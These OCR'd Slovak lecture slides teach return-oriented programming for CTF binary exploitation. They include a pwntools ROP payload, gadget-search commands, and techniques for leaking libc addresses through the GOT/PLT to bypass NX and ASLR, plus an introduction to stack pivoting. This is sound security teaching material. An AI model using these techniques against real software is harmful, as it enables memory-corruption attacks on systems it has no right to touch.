Navratovo orientovane programovanie

Bezpecnost informacnych systemov z pohladu praxe

Peter Svec

0x01

>memory vysledky

Rank		Team	Score
#1		team	12
#2		mSUS	12
#3		impostor	12
#4		Clueless	12
#5		TeamFX	12

celkovy stav ->

	🥇	🥈	🥉
1. Exploit Sigmas	1	1	0
2. impostor	1	0	2
3. team	1	0	0
4. mSUS	0	2	0
5. EmYjoers	0	0	1

>uvod

>Scenar:
- >nasli sme buffer overflow zranitelnost
- >vieme injektovat shellcode do aplikacie
- >je vsak zapnuta **NX** ochrana
- >game over?

>navratovo orientovane programovanie

>**ROP** (**R**eturn **O**riented **P**rogramming)
>hlavnou myslienkou je vyuzit uz existujuci kod, ktory ma e**X**ecute opravnenia (.text, libc)
>zakladom su kratke casti kodu (**gadgety**)
>pomocou gadgetov zostavujeme **ROP chain**
>ROP je **Turing complete**

>gadgety

>lubovolna postupnost instrukcii ukoncena instrukciou **RET**
>gadgety mozu byt aj divne postupnosti intrukcii (kedze skaceme aj do stredu jednej instrukcie)
>gadgety vieme retazit vdaka instrukcii **RET**

```
pop r12
pop rdi
pop rsi
ret
```


```
syscall
ret
```

```
add byte [rcx], al
pop rbp
ret
```

```
add rsp, rax
ret
```

>priklad (exit)


```
mov rax, 60
mov rdi, 0
syscall
```



>priklad (exit)

```
mov rax, 60
mov rdi, 0
syscall
```

```
0x4000000 pop rax
0x4000002 ret
```




>priklad (exit)

```
mov rax, 60
mov rdi, 0
syscall
```

```
0x4000000 pop rax
0x4000002 ret
```

```
0x40000f0 pop rdi
0x40000f2 ret
```




>priklad (exit)

```
mov rax, 60
mov rdi, 0
syscall
```

```
0x4000000 pop rax
0x4000002 ret
```

```
0x40000f0 pop rdi
0x40000f2 ret
```

```
0x4000aaa syscall
0x4000aab ret
```




>priklad (exit)

```
mov rax, 60
mov rdi, 0
syscall
```

```
0x4000000 pop rax
0x4000002 ret
```

```
0x40000f0 pop rdi
0x40000f2 ret
```

```
0x4000aaa syscall
0x4000aab ret
```



>priklad (exit)

```
mov rax, 60
mov rdi, 0
syscall
```

```
0x4000000 pop rax
0x4000002 ret
```

```
0x40000f0 pop rdi
0x40000f2 ret
```

```
0x4000aaa syscall
0x4000aab ret
```

>priklad (exit)

```
mov rax, 60
mov rdi, 0
syscall
```

```
0x4000000 pop rax
0x4000002 ret
```

```
0x40000f0 pop rdi
0x40000f2 ret
```

```
0x4000aaa syscall
0x4000aab ret
```

0x0000

0xffff

0x0c

>priklad (exit)

```
mov rax, 60
mov rdi, 0
syscall
```

```
0x4000000 pop rax
0x4000002 ret
```

```
0x40000f0 pop rdi
0x40000f2 ret
```

```
0x4000aaa syscall
0x4000aab ret
```

0x0000

0xffff

0x0d

>priklad (exit)

```
mov rax, 60
mov rdi, 0
syscall
```

```
0x4000000 pop rax
0x4000002 ret
```

```
0x40000f0 pop rdi
0x40000f2 ret
```

```
0x4000aaa syscall
0x4000aab ret
```

0x0000

0xffff

0x0e

>priklad (exit)

```
mov rax, 60
mov rdi, 0
syscall
```

```
0x4000000 pop rax
0x4000002 ret
```

```
0x40000f0 pop rdi
0x40000f2 ret
```

```
0x4000aaa syscall
0x4000aab ret
```

>priklad (exit)

```
mov rax, 60
mov rdi, 0
syscall
```

```
0x4000000 pop rax
0x4000002 ret
```

```
0x40000f0 pop rdi
0x40000f2 ret
```

```
0x4000aaa syscall
0x4000aab ret
```

>priklad (exit)


```
mov rax, 60
mov rdi, 0
syscall
```

RAX = 60

```
0x4000000 pop rax
0x4000002 ret
```

```
0x40000f0 pop rdi
0x40000f2 ret
```

```
0x4000aaa syscall
0x4000aab ret
```



>priklad (exit)

```
mov rax, 60
mov rdi, 0
syscall
```


RAX = 60

```
0x4000000 pop rax
0x4000002 ret
```

→

```
0x40000f0 pop rdi
0x40000f2 ret
```

```
0x4000aaa syscall
0x4000aab ret
```



>priklad (exit)

```
mov rax, 60
mov rdi, 0
syscall
```


RAX = 60
RDI = 0

```
0x4000000 pop rax
0x4000002 ret
```

```
0x40000f0 pop rdi
0x40000f2 ret
```

→

```
0x4000aaa syscall
0x4000aab ret
```



>priklad (exit)

```
mov rax, 60
mov rdi, 0
syscall
```

RAX = 60
RDI = 0

```
0x4000000 pop rax
0x4000002 ret
```

```
0x40000f0 pop rdi
0x40000f2 ret
```

→
```
0x4000aaa syscall
0x4000aab ret
```

>payload

```
p.send(b"A" * offset
 +  pwn.p64(pop_rax_gadget)
 +  pwn.p64(60)
 +  pwn.p64(pop_rdi_gadget)
 +  pwn.p64(0)
 +  pwn.p64(syscall_gadget)
)
```

>hladanie gadgetov

>nastastie mame nastroje
>v CTF kontajneri: **rp++** a **grep**
>dalsie nastroje: ropper, ROPgadget, …

```
rp++ --unique -r 2 -f cesta | grep “co hladame”
```

>problemy

>challenge binarky su male, co znamena ze obsahuju relativne male mnozstvo pouzitelnych gadgetov
>vacsina binariek vsak pouziva standardnu kniznicu **libc**!
>libc obsahuje vsetky mozne gadgety
>ale ASLR…treba leak

>riesenie 1

1. Majme leaknutu adresu **malloc_leak = 0x7ff2defee**

>riesenie 1

1. Majme leaknutu adresu **malloc_leak = 0x7ff2defee**

2. Vieme ze **malloc** je vzdy na fixnom offsete

   ldd cesta -> vrati nam cestu k libc
   readelf -s cesta_k_libc | grep “malloc” -> ziskame offset

>riesenie 1

1. Majme leaknutu adresu **malloc_leak = 0x7ff2defee**

2. Vieme ze **malloc** je vzdy na fixnom offsete

   ldd cesta -> vrati nam cestu k libc
   readelf -s cesta_k_libc | grep “malloc” -> ziskame offset

3. Zistili sme **offset = 0x9a110** a vieme vypocitat base adresu

   libc_base = malloc_leak - offset

>riesenie 1

1. Majme leaknutu adresu **malloc_leak = 0x7ff2defee**

2. Vieme ze **malloc** je vzdy na fixnom offsete

   ldd cesta -> vrati nam cestu k libc
   readelf -s cesta_k_libc | grep “malloc” -> ziskame offset

3. Zistili sme **offset = 0x9a110** a vieme vypocitat base adresu

   libc_base = malloc_leak - offset

4. Nasledne vieme vypocitat adresu lubovolneho gadgetu v libc

   gadget_addr = libc_base + gadget_offset

>riesenie 2

>dynamicky loader pouzivat dve tabulky:
- >**GOT** (**G**lobal **O**ffset **T**able)
- >**PLT** (**P**rocedure **L**inkage **T**able)

```
0x40143e lea rdi, [rip + 0xe3d]
0x401445 call 0x4010e0 <puts@plt>
```

>riesenie 2


```
0x40143e lea rdi, [rip + 0xe3d]
0x401445 call 0x4010e0 <puts@plt>
```

GOT

funkcia	**adresa**
printf	0x400100
puts	0x400200


>riesenie 2

```
0x40143e lea rdi, [rip + 0xe3d]
0x401445 call 0x4010e0 <puts@plt>
```




>riesenie 2

```
0x40143e lea rdi, [rip + 0xe3d]
0x401445 call 0x4010e0 <puts@plt>
```




>riesenie 2

```
0x40143e lea rdi, [rip + 0xe3d]
0x401445 call 0x4010e0 <puts@plt>
```



>riesenie 2

```
0x40143e lea rdi, [rip + 0xe3d]
0x401445 call 0x4010e0 <puts@plt>
```



>riesenie 2

1. Adresy zaznamov pre GOT a PLT su na fixnych adresach

```
e = pwn.ELFT('challenge)
puts_got = e.got['puts']
puts_plt = e.plt['puts']
```

>riesenie 2

1. Adresy zaznamov pre GOT a PLT su na fixnych adresach

```
e = pwn.ELFT('challenge)
puts_got = e.got['puts']
puts_plt = e.plt['puts']
```

2. Pomocou **ROP** chainu vieme vyuzit volanie puts (z **PLT**) na precitanie hodnoty puts v **GOT**

```
pop_rdi + puts_got + puts_plt
```

>riesenie 2

1.Adresy zaznamov pre GOT a PLT su na fixnych adresach

```
e = pwn.ELFT('challenge)
puts_got = e.got['puts']
puts_plt = e.plt['puts']
```

2.Pomocou **ROP** chainu vieme vyuzit volanie puts (z **PLT**) na precitanie hodnoty puts v **GOT**

```
pop_rdi + puts_got + puts_plt
```

3.puts nam vypise adresu funkcie puts v libc (a mame leak)

dalsi postup rovnaky ako v rieseni 1

>stack pivoting

>co ked mame iba limitovany overflow a vieme zapisat iba par bajtov? (malo miesta na rop chain)
>vyrobime si novy stack!

